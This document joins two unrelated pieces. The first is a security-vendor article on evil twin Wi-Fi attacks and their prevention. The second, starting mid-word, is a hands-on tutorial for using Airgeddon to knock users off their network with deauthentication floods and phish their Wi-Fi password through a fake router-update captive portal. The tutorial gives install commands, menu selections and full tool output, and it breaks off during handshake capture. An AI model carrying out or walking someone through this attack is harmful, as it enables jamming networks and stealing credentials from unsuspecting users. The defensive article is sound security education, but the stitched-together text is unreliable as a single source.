**Understanding Evil Twin AP Attacks and How to Prevent Them**


**The attack surface remains largely unprotected from Wi-Fi threats that can result in stolen credentials and sensitive information as well as backdoor/malware payload drops.**

It's been nearly 20 years since IEEE 802.11b [was released](https://www.cablefree.net/wireless-technology/history-of-wifi-technology) and the world got the first Wi-Fi-branded products. And yet the Layer 2 attack surface remains largely unprotected from dangerous Wi-Fi threats that can result in stolen credentials and sensitive information as well as backdoor/malware payload drops. Attackers have been exploiting a fundamental issue with Wi-Fi: Laptops, smartphones, and connected devices aren't equipped to distinguish between two radios broadcasting the same SSID name. This allows hackers to use malicious access points (APs) that eavesdrop on traffic, establish "man-in-the-middle" (MitM) positions, and extract sensitive information, often without leaving any traces behind.

One of the most dangerous Wi-Fi threat categories is undoubtedly "evil twin" APs, an attack technique nearly two decades old. In fact, the US Department of Justice [recently charged hackers](https://www.wired.com/story/russian-spies-indictment-hotel-wi-fi-hacking/) within the Russian military agency GRU with implementing evil twin AP attacks to steal credentials and "plant espionage-oriented malware" targeting organizations such as anti-doping agencies, nuclear power operations, and chemical testing laboratories.


How did these GRU attacks work? The threat actor used 802.11 radios to broadcast the same SSIDs as offices and hotels in order to trick victims' devices into associating, thereby establishing their MitM position and supplying Internet service through 4G LTE connections to evade network security. Let's take a closer look at evil twin attacks to better understand defense best practices and techniques.

**Analyzing Evil Twin AP Attacks**In a normal Wi-Fi connection, a person's client device (image below) associates with a legitimate AP.

[](https://img.deusm.com/darkreading/MarilynCohodas/Internet-SSID-Hotspot.png)

Source: Ryan Orsi, WatchGuard

When an evil twin AP is present, a threat actor broadcasts the same SSID as the legitimate AP (and often the same BSSID or MAC address of the SSID) to fool the device into connecting (image below).


[](https://img.deusm.com/darkreading/MarilynCohodas/EvilTwin-w-car.png)

Source: Ryan Orsi, WatchGuard

In the case of the GRU evil twin attacks, hackers reportedly used a popular pen-testing tool — the Wi-Fi Pineapple from Hak5 — connected to high-gain antennas, battery packs, and a mobile 4G LTE WAN backhaul connection located in the trunks of their cars or carried within backpacks into buildings. The Wi-Fi Pineapple automates much of the labor required to set up an evil twin attack.

While within range of the target SSID, attackers begin by broadcasting the same SSID. This is straightforward and can even be done on smartphones with data plans that allow mobile Wi-Fi hotspot tethering. Attackers looking to avoid drawing suspicion toward antennas and battery packs typically opt for a popular tool called [bettercap](https://www.bettercap.org/" \t "_blank), which can run natively on Linux, Mac, Windows, and Android systems.

The bettercap command used to configure a fake SSID to be broadcasted natively from a laptop or other client is "wifi.ap.ssid."

[](https://img.deusm.com/darkreading/MarilynCohodas/wifi-code.png)

Source: Ryan Orsi, WatchGuard

Additionally, it's important to note that evil twin attackers need to use clients with a radio capable of "monitoring mode."

If the target SSID is a busy open hotspot, victim clients will connect to the evil twin AP within seconds. If the target is a private, PSK-encrypted SSID, then the attacker would need knowledge of the PSK (a service offered online that requires packet capture files of the WPA/WPA2 handshake sequence).

Most Wi-Fi clients and their human operators choose to "auto join" previously saved Wi-Fi networks. If the attacker can't successfully trick the victim into connecting to the evil twin, he can simply break the connection between the victim and any legitimate AP he or she is using by flooding a client and/or associated AP with spoofed de-authentication frames in what's called a [de-authentication attack](https://mrncciew.com/2014/10/11/802-11-mgmt-deauth-disassociation-frames/). This means that the target device and AP are informed that their connection has been dropped.

Once a client is connected to the evil twin AP, the attack is over. This entire process is used to allow attackers to establish MitM positions from which they can siphon packets and inject malware or backdoors onto victim devices for remote access. Once in a MitM position, the attacker has complete control over the Wi-Fi session. These cybercriminals can leverage well-known tools to duplicate popular login forms for social sites or email hosting platforms, intercept the credentials in plain text, forward them to the real websites, and log in the user. As the target, you might believe you've simply logged in to your email account as always — but in reality, you have handed your credentials over to an attacker.

**Preventing Evil Twin AP Attacks**Businesses offering Wi-Fi to their employees and customers can use wireless intrusion prevention systems (WIPS) to detect the presence of an evil twin AP and prevent any managed corporate clients from connecting to them. (Full disclosure: WatchGuard is one of a number of companies that provide such services.)

For Wi-Fi users, an evil twin AP is nearly impossible to detect because the SSID appears legitimate and the attackers typically provide Internet service. In most cases, the best way to stay safe on unfamiliar Wi-Fi networks is to always use a VPN to encapsulate the Wi-Fi session in another layer of security.

Unfortunately, much of the innovation in the Wi-Fi space has been limited to elements like radio range, throughput, and connectivity rather than security. Without a greater industrywide emphasis on Wi-Fi security, or set criteria for evaluating Wi-Fi security in general, many networking and security professionals lack the clarity they need to successfully prevent Wi-Fi threats. Education is key, as is a broader conversation about the level of security and protection we expect and demand from Wi-Fi solutions today.

**Related Content:**

* [**8 Threats That Could Sink Your Company**](https://www.darkreading.com/8-threats-that-could-sink-your-company/d/d-id/1333103)
* [**Man-in-the-Middle Flaw in Major Banking, VPN Apps Exposes Millions**](https://www.darkreading.com/mobile/man-in-the-middle-flaw-in-major-banking-vpn-apps-exposes-millions/d/d-id/1330586)
* [**Phishing Attack Bypasses Two-Factor Authentication**](https://www.darkreading.com/endpoint/phishing-attack-bypasses-two-factor-authentication/d/d-id/1331776)
* [**Vulnerabilities in Our Infrastructure: 5 Ways to Mitigate the Risk**](https://www.darkreading.com/vulnerabilities---threats/vulnerabilities-in-our-infrastructure-5-ways-to-mitigate-the-risk/a/d-id/1333211)

***Black Hat Europe returns to London Dec. 3-6, 2018, with hands-on technical Trainings, cutting-edge Briefings, Arsenal open-source tool demonstrations, top-tier security solutions, and service providers in the Business Hall. Click for information on the***[***conference***](https://www.blackhat.com/eu-18/)***and***[***to register.***](https://blackhat.tech.ubm.com/europe/2018/?_mc=nlad_x_insecr_le_tsnr_insec_x_x-bht&)

*Ryan Orsi is Director of Product Management at WatchGuard Technologies, a global leader in network security providing products and services to more than 80,000 customers worldwide. Ryan leads the Secure Wi-Fi solutions for WatchGuard. He has experience bringing disruptive ...*[*View Full Bio*](https://www.darkreading.com/author-bio.asp?author_id=5072)

hile Wi-Fi networks can be set up by smart IT people, that doesn't mean the users of the system are similarly tech-savvy. We'll demonstrate how an evil twin attack can steal Wi-Fi passwords by kicking a user off their trusted network while creating a nearly identical fake one. This forces the victim to connect to the fake network and supply the Wi-Fi password to regain internet access.

While a more technical user might spot this attack, it's surprisingly effective against those not trained to look for suspicious network activity. The reason it's so successful is that most users don't know what a real firmware update looks like, leading to confusion in recognizing that an attack is in progress.

What Is an Evil Twin Attack

An evil twin attack is a type [Wi-Fi attack](https://null-byte.wonderhowto.com/how-to/wi-fi-hacking/) that works by taking advantage of the fact that most computers and phones will only see the "name" or ESSID of a wireless network. This actually makes it very hard to distinguish between networks with the same name and same kind of encryption. In fact, many networks will have several network-extending access points all using the same name to expand access without confusing users.


If you want to see how this works, you can create a Wi-Fi hotspot on your phone and name it the same as your home network, and you'll notice it's hard to tell the difference between the two networks or your computer may simply see both as the same network. A network sniffing tool like [Wigle Wifi on Android](https://null-byte.wonderhowto.com/how-to/wardrive-android-phone-map-vulnerable-networks-0176136/) or [Kismet](https://null-byte.wonderhowto.com/how-to/use-kismet-watch-wi-fi-user-activity-through-walls-0182214/) can clearly see the difference between these networks, but to the average user, these networks will look the same.

This works great for tricking a user into connecting if we have a network with the same name, same password, and same encryption, but what if we don't know the password yet? We won't be able to create a network that will trick the user into connecting automatically, but we can try a [social engineering](https://null-byte.wonderhowto.com/how-to/social-engineering/) attack to try to force the user to give us the password by kicking them off the real network.

Using a Captive Portal Attack

In a captive portal-style evil twin attack, we will use the [Airgeddon](https://null-byte.wonderhowto.com/how-to/video-crack-weak-wi-fi-passwords-seconds-with-airgeddon-parrot-os-0181434/) wireless attack framework to try to force the user to connect to an open network with the same name as the network they trust. A captive portal is something like the screen you see when connecting to an [open network at a coffee shop, on a plane, or at a hotel](https://null-byte.wonderhowto.com/how-to/hack-open-hotel-airplane-coffee-shop-wi-fi-with-mac-address-spoofing-0183387/). This screen that contains terms and conditions is something people are used to seeing, and we'll be using that to our advantage to create a phishing page that looks like the router is updating.

* **Don't Miss:**[**Using Aircrack-ng to Create an Evil Twin Access Point**](https://null-byte.wonderhowto.com/how-to/hack-wi-fi-creating-evil-twin-wireless-access-point-eavesdrop-data-0147919/)

[](https://img.wonderhowto.com/img/original/06/27/63658242941426/0/636582429414260627.jpg)

Deploying Airgeddon in a coffee shop.Image by Kody/Null Byte

The way we'll trick the victim into doing this is by flooding their trusted network with de-authentication packets, making it impossible to connect to the internet normally. When confronted with an internet connection that refuses to connect and won't allow any internet access, the average irritated user will discover an open Wi-Fi network with the same name as the network they are unable to connect to and assume it is related to the problem.

* **Don't Miss:**[**How to Build a Software-Based Wi-Fi Jammer with Airgeddon**](https://null-byte.wonderhowto.com/how-to/hack-wi-fi-build-software-based-wi-fi-jammer-with-airgeddon-0176129/)

Upon connecting to the network, the victim will be redirected to a phishing page explaining that the router has updated and requires a password to proceed. If the user is gullible, they'll enter the network password here, but that's not where the fun stops. If the victim gets irritated by this inconvenience and types the wrong password, we'll need to make sure we can tell a wrong password from the right one. To do this, we'll capture a handshake from the network first, so we can check each password the user gives us and tell when the correct one is entered.

Technologically Assisted Social Engineering

In order for this attack to work, a few key requirements need to be met. First, this attack requires a user to do some ignorant things. If the target you are selecting is known for being tech-savvy, this attack may not work. An advanced user, or anyone with any cybersecurity awareness training, will spot this attack in progress and very possibly be aware that it is a relatively close-ranged attack. Against a well-defended target, you can expect this attack to be detected and even localized to find you.

Second, a victim must be successfully authenticated from their network, and be frustrated enough to join a totally unknown open network that just appeared out of nowhere and has the same name of the network they trust. Further, attempting to connect to this network (on macOS) even yields a warning that the last time the network was connected to, it had a different kind of encryption.

* **Don't Miss:**[**Crack Weak Wi-Fi Passwords with Airgeddon on Parrot OS**](https://null-byte.wonderhowto.com/how-to/video-crack-weak-wi-fi-passwords-seconds-with-airgeddon-parrot-os-0181434/)

Finally, the victim must enter the network password into the sometimes sketchy-looking phishing page they are redirected to after joining the open network the attacker has created. There are a lot of clues that could tip a sharp user off to the fact that this page, including the wrong language, wrong brand of router (if the phishing page mentions it), or misspellings and [Engrish](https://en.wikipedia.org/wiki/Engrish" \t "_blank) in the text of the page. Since router pages usually look pretty ugly, these details may not stand out to anyone unfamiliar with what their router's admin page looks like.

Step 1Make Sure You Have Everything

To prepare our evil twin access point attack, we'll need to be using Kali Linux or another supported distro. Quite a few distributions are supported, and you can check out the [Airgeddon GitHub](https://github.com/v1s1t0r1sh3r3/airgeddon" \t "_blank) page for more about which Airgeddon will work with.

You can use a [Raspberry Pi running Kali Linux](https://null-byte.wonderhowto.com/how-to/set-up-headless-raspberry-pi-hacking-platform-running-kali-linux-0176182/) for this with a [wireless network adapter](https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2017-0178550), but you'll need to have access to the GUI and not be SSHed into the Pi, since you'll need to be able to open and navigate multiple windows in this multi-bash script.

Finally, you'll need a good wireless network adapter for this. In our tests, we found that the [TP-Link WN722N v1](https://www.amazon.de/dp/B002SZEOLG/?tag=wnbde-21&language=en_GB) and [Panda Wireless PAU07 cards](https://www.amazon.de/Panda-2-4GHz-300Mbps-Wireless-Adapter/dp/B00U2SIS0O/?tag=wnbde-21&language=en_GB) performed well with these attacks. You can find more information about choosing a good wireless network adapter at the link below.

* **More Info:**[**The Best Wireless Network Adapters for Wi-Fi Hacking**](https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2019-0178550/)

Step 2Install Airgeddon

To start using the Airgeddon wireless attack framework, we'll need to download Airgeddon and any needed programs. The developer also recommends downloading and installing a tool called [CCZE](https://github.com/cornet/ccze) to make the output easier to understand. You can do so by typing [**apt-get**](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-5-installing-new-software-0147591/)**install ccze** a terminal window.

~# apt-get install ccze

Reading package lists... Done

Building dependency tree

Reading state information... Done

The following package was automatically installed and is no longer required:

libgit2-27

Use 'apt autoremove' to remove it.

The following NEW packages will be installed:

ccze

0 upgraded, 1 newly installed, 0 to remove and 1772 not upgraded.

Need to get 77.2 kB of archives.

After this operation, 324 kB of additional disk space will be used.

Get:1 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/main amd64 ccze amd64 0.2.1-4+b1 [77.2 kB]

Fetched 77.2 kB in 1s (77.4 kB/s)

Selecting previously unselected package ccze.

(Reading database ... 411785 files and directories currently installed.)

Preparing to unpack .../ccze\_0.2.1-4+b1\_amd64.deb ...

Unpacking ccze (0.2.1-4+b1) ...

Setting up ccze (0.2.1-4+b1) ...

Processing triggers for man-db (2.8.5-2) ...

Next, we'll install Airgeddon with **git clone**.

~# git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git

Cloning into 'airgeddon'...

remote: Enumerating objects: 6940, done.

remote: Total 6940 (delta 0), reused 0 (delta 0), pack-reused 6940

Receiving objects: 100% (6940/6940), 21.01 MiB | 10.31 MiB/s, done.

Resolving deltas: 100% (4369/4369), done.

Then change directories and start Airgeddon with the following commands.

~# cd airgeddon

~/airgeddon# sudo bash ./airgeddon.sh

If you see the alien spaceship, you know you're ready to hack.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Welcome \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Welcome to airgeddon script v10.0

.\_\_ .\_\_\_ .\_\_\_

\_\_\_\_\_ |\_\_|\_\_\_\_\_\_ \_\_\_\_ \_\_\_\_ \_\_| \_/\_\_| \_/\_\_\_\_ \_\_\_\_\_

\\_\_ \ | \\_ \_\_ \/ \_\_\_\\_/ \_\_ \ / \_\_ |/ \_\_ |/ \_ \ / \

/ \_\_ \| || | \/ /\_/ > \_\_\_// /\_/ / /\_/ ( <\_> ) | \

(\_\_\_\_ /\_\_||\_\_| \\_\_\_ / \\_\_\_ >\_\_\_\_ \\_\_\_\_ |\\_\_\_\_/|\_\_\_| /

\/ /\_\_\_\_\_/ \/ \/ \/ \/

Devloped by v1s1t0r

\* . \_.---.\_ .

\* . ' ' . .

\_.-~=============~-.\_ \*

. (\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_) \*

\* \\_\_\_\_\_\_\_\_\_\_\_/ .

Step 3Configure Airgeddon

Press *Enter* to check the various tools the Airgeddon framework relies on. If you're missing any (it'll say "Error" next to them), you can hit *Y* and *Enter* at the prompt to try and auto-install anything missing, but that generally doesn't work.

Instead, open a new terminal window and type **apt-get install tool**, substituting "tool" for the name of the missing tool. If that doesn't work, you can also try **sudo pip install tool**. You should install all the tools, otherwise, you may experience problems during your attack, especially if you are missing **dnsspoof**.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Welcome \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

This script is only for educational purposes. Be good boyz&girlz!

Use it only on your own networks!!

Accepted bash version (5.0.3(1)-release). Minimum required version: 4.2

Root permissions successfully detected

Detecting resolution... Detected!: 1408x1024

Known compatible distros with this script:

"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"

Detecting system...

Kali Linux

Let's check if you have installed what script needs

Press [Enter] key to continue...

Essential tools: checking...

ifconfig .... Ok

iwconfig .... Ok

iw .... Ok

awk .... Ok

airmon-ng .... Ok

airodump-ng .... Ok

aircrack-ng .... Ok

xterm .... Ok

ip .... Ok

lspci .... Ok

ps .... Ok

Optional tools: checking...

sslstrip .... Ok

asleap .... Ok

bettercap .... Ok

packetforge-ng .... Ok

etterlog .... Ok

hashcat .... Ok

wpaclean .... Ok

john .... Ok

aireplay-ng .... Ok

bully .... Ok

ettercap .... Ok

mdk4 .... Ok

hostapd .... Ok

lighttpd .... Ok

pixiewps .... Ok

wash .... Ok

openssl .... Ok

dhcpd .... Ok

reaver .... Ok

dnsspoof .... Ok

beef-xss .... Ok

hostapd-wpe .... Ok

iptables .... Ok

crunch .... Ok

Update tools: checking...

curl .... Ok

Your distro has all necessary essential tools. Script can continue...

Press [Enter] key to continue...

When you have all of the tools, proceed to the next step by pressing *Enter*. Next, the script will check for internet access so it can update itself if a newer version exists.

The script will check for internet access looking for a newer version. Please be patient...

The script is already in the latest version. It doesn't need to be updated

Press [Enter] key to continue...

When that is done, press *Enter* to select the network adapter to use. Press the number on your keyboard that correlates to the network adapter in the list, then *Enter*.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Interface selection \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Select an interface to work with:

---------

1. eth0 // Chipset: Intel Corporation 82540EM

2. wlan0 // 2.4Ghz // Chipset: Atheros Communications, Inc. AR9271 802.11n

---------

\*Hint\* Every time you see a text with the prefix [PoT] acronym for "Pending of Translation", means the translation has been automatically generated and is still pending of review

---------

>

After we select our wireless network adapter, we'll proceed to the main attack menu.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* airgeddon main menu \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

---------

0. Exit script

1. Select another network interface

2. Put interface in monitor mode

3. Put interface in managed mode

---------

4. DoS attacks menu

5. Handshake tools menu

6. Offline WPA/WPA2 decrypt menu

7. Evil Twin attacks menu

8. WPS attacks menu

9. WEP attacks menu

10. Enterprise attacks menu

---------

11. About & Credits

12. Options and language menu

---------

\*Hint\* If you install ccze you'll see some parts of airgeddon in a colorized way with better aspect. It's not a requirement or a dependency, but it will improve the user experience

---------

>

Press *2* and *Enter* to put your wireless card into monitor mode. Next, select option *7* and *Enter* for the "Evil Twin attacks" menu, and you'll see the submenu for this attack module appear.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Evil Twin attacks menu \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Selected BSSID: None

Selected channel: None

Selected ESSID: None

Select an option from menu:

---------

0. Return to main menu

1. Select another network interface

2. Put interface in monitor mode

3. Put interface in managed mode

4. Explore for targets (monitor mode needed)

---------------- (without sniffing, just AP) -----------------

5. Evil Twin attack just AP

---------------------- (with sniffing) -----------------------

6. Evil Twin AP attack with sniffing

7. Evil Twin AP attack with sniffing and sslstrip

8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF

------------- (without sniffing, captive portal) -------------

9. Evil Twin AP attack with captive portal (monitor mode needed)

---------

\*Hint\* In order to use the Evil Twin just AP and sniffing attacks, you must have another one interface in addition to the wifi network interface will become the AP, which will provide internet access to other clients on the network. This doesn't need to be wifi, can be ethernet

---------

>

Step 4Select the Target

Now that we're in our attack module, select option *9* and *Enter* for the "Evil Twin AP attack with a captive portal." We'll need to explore for targets, so press *Enter*, and you'll see a window appear that shows a list of all detected networks. You'll need to wait for a little to populate a list of all the nearby networks.

An exploration looking for targets is going to be done...

Press [Enter] key to continue...

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Exploring for targets \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Exploring for targets option chosen (monitor mode needed)

Selected interface qlan0mon is in monitor mode. Explorations can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...

Press [Enter] key to continue...

Exploring for targets

CH 12 ][ Elapsed: 12 s ][ 2019-12-13 05:28

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

██████████████ -59 9 0 0 11 54e WPA2 CCMP PSK ██████████████

██████████████ -58 5 0 0 11 54e WPA2 CCMP PSK ██████████████

██████████████ -80 12 0 0 11 54e. WPA2 CCMP PSK ██████████████

██████████████ -79 14 0 0 6 54e. WPA2 CCMP PSK ██████████████

██████████████ -82 6 0 0 1 54e WPA2 CCMP PSK ██████████████

██████████████ -83 6 1 0 2 54e WPA2 CCMP PSK ██████████████

██████████████ -85 2 0 0 6 54e. WPA2 CCMP PSK ██████████████

BSSID STATION PWR Rate Lost Frames Probe

(not associated) 00:7E:56:97:E9:B0 -68 0 - 1 29 5

██████████████ E8:1A:1B:D9:75:0A -38 0 -24e 0 1

██████████████ 62:38:E0:34:6A:7E -58 0 - 0e 0 1

██████████████ DC:3A:5E:1D:3E:29 -57 0 -24 148 5

After it runs for about 60 seconds, exit out of the small window, and a list of targets will appear. You'll notice that networks with someone using them appear in yellow with an asterisk next to them. This is essential since you can't trick someone into giving you the password if no one is on the network in the first place.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Select target \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

N. BSSID CHANNEL PWR ENC ESSID

------------------------------------------------------

1)\* ██████████████ 11 41% WPA2 ██████████████

2)\* ██████████████ 11 20% WPA2 ██████████████

3) ██████████████ 6 15% WPA2 ██████████████

4) ██████████████ 6 19% WPA2 ██████████████

5) ██████████████ 2 17% WPA2 ██████████████

6) ██████████████ 1 18% WPA2 ██████████████

7) ██████████████ 11 42% WPA2 ██████████████

(\*) Network with clients

------------------------------------------------------

Select target network:

Select the number of the target you wish to attack, and press *Enter* to proceed to the next screen.

Step 5Gather the Handshake

Now, we'll select the type of de-authentication attack we want to use to kick the user off their trusted network. I recommend the second option, "Deauth [aireplay](https://null-byte.wonderhowto.com/how-to/hack-wi-fi-getting-started-with-aircrack-ng-suite-wi-fi-hacking-tools-0147893/" \l "jump-step5) attack," but different attacks will work better depending on the network.

Press *Enter* once you've made your selection, and you'll be asked if you'd like to enable DoS pursuit mode, which allows you to follow the AP if it moves to another channel. You can select yes (*Y*) or no (*N*) depending on your preference, and then press *Enter*. Finally, you'll select *N* for using an interface with internet access. We won't need to for this attack, and it will make our attack more portable to not need an internet source.

Handshake file selected: None

Selected internet interface: None

Select an option from menu:

---------

0. Return to Evil Twin attacks menu

---------

1. Deauth / disassoc amok mdk3 attack

2. Deauth aireplay attack

3. WIDS / WIPS / WDS Confusion attack

---------

\*Hint\* If you can't deauth clients from an AP using an attack, choose another one :)

---------

2

If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it

Do you want to enable "DoS pursuit mode"? This will launch again the attack if target AP change its channel countering "channel hopping" [y/N]

N

At this point there are two options to prepare the captive portal. Either having an interface with internet access, or making a fake DNS using dnsspoof

Are you going to use the interface with internet access method? If the answer is no ("n"), you'll need dnsspoof installed to continue. Both will be checked [y/N]

N

Next, it will ask you if you want to spoof your MAC address during the attack. In this case, I chose *N* for "no."

Now, if we don't already have a handshake for this network, we'll have to capture one now. Be VERY careful not to accidentally select *Y* for "Do you already have a captured Handshake file?" if you do not actually have a handshake. There is no clear way to go back to the script without restarting if you make this mistake.

Since we don't yet have a handshake, type *N* for no, and press *Enter* to begin capturing.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Evil Twin AP attack with captive portal \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: ██████████████

Selected channel: 11

Selected ESSID: ██████████████

Deauthentication chosen method: Aireplay

Handshake file selected: None

---------

\*Hint\* Sslstrip technique is not infallible. It depends on many factors and not always work. Some browsers such as Mozilla Firefox latest versions are not affected

---------

Do you want to spoof your MAC address during this attack? [y/N]

N

This attack requires that you have previously a WPA/WPA2 network captured Handshake file

